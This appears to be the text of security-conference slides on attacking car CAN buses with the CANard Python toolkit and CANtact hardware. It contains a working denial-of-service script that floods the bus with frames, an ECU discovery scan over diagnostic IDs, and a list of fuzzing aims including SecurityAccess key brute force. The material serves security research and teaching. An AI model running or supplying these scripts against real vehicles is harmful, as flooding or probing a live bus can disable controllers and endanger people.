
```
cansend can0 123#112233
```

```
candump can0
```

```
cangen can0
```

Wireshark

- Trace CAN traffic
- Filter, log, sort, etc...



CANard

A Python Toolkit for CAN

- Hardware Abstraction
- Protocol Implementation
- Ease of Automation
- Sharing of Information



Hardware Abstraction

- Hardware devices as classes
 - dev.start()
 - dev.stop()
 - dev.send()
 - dev.recv()

```
from canard import can
from canard.hw import socketcan

# create a SocketCAN device
dev = socketcan.SocketCanDev('can0')

# start the device
dev.start()

# create a CAN frame
frame = can.Frame(id=0x100)
frame.dlc = 8
frame.data = [1,2,3,4,5,6,7,8]

# send the frame
dev.send(frame)

# receive a frame
frame = dev.recv()

# stop the device
dev.stop()
```

DoS Example

```
from canard import can
from canard.hw import cantact

# create and start device
dev = cantact.CantactDev( '/dev/cu.usbmodem14514' )
dev.start()

# create our payload frame
frame = can.Frame(id=0)
frame.dlc = 8

# spam!
while True:
    dev.send(frame)
```

Diagnostics Protocols

- OBD-II
- Unified Diagnostic Services

OBD-II


- Read basic data
 - Engine RPM
 - Vehicle Speed
 - Throttle Position
- Read Fault Codes
- Clear Fault Codes

Unified Diagnostic Services

- ISO 14229
- Allows diagnostic access to controllers



Unified Diagnostic Services



Unified Diagnostic Services

- SecurityAccess
- RoutineControl
- ReadDataByIdentifier
- WriteDataByIdentifier
- ReadMemoryByAddress
- WriteMemoryByAddress

UDS With CANard

```
import sys

from canard.proto.uds import UdsInterface
from canard.hw.cantact import CantactDev


d = CantactDev(sys.argv[1])
d.set_bitrate(500000)
d.start()

p = UdsInterface(d)

# DiagnosticSessionControl Discovery
for i in range(0x700, 0x800):
    # attempt to enter diagnostic session
    resp = p.uds_request(i, 0x10, [0x1], timeout=0.2)
    if resp != None:
        print("ECU response for ID 0x%X!" % i)
```

UDS Security Access

- Provides access to protected services
- Firmware upload
- Modifying certain variables



Fuzzing Diagnostics

- Automated Controller Discovery
- Device Memory Mapping
 - Memory Dump
 - Determine Memory Permissions
- RoutineControl Discovery
- SecurityAccess Key Brute Force

ECU AutoDiscovery

```
import sys
```

```
from canard.proto.uds import UdsInterface  
from canard.hw.cantact import CantactDev
```

```
d = CantactDev(sys.argv[1])  
d.set_bitrate(500000)  
d.start()
```

```
p = UdsInterface(d)
```

Honda:
ECU Response for ID 0x740!

```
# DiagnosticSessionControl Discovery
```

```
for i in range(0x700, 0x800):
```

```
    # attempt to enter diagnostic session
```

```
    resp = p.uds_request(i, 0x10, [0x1], timeout=0.2)
```

```
    if resp != None:
```

```
        print("ECU response for ID 0x%X!" % i)
```

Conclusions

- CAN Bus Attacks
 - Denial of Service
 - Injection
 - Diagnostics

Conclusions

- You will need
 - Hardware Interface
 - CANtact
 - Software Tools
 - CANard
 - Wireshark

Thank you!

Questions?

<http://github.com/ericevenchick/canard>

<http://cantact.io>

[@ericevenchick](#)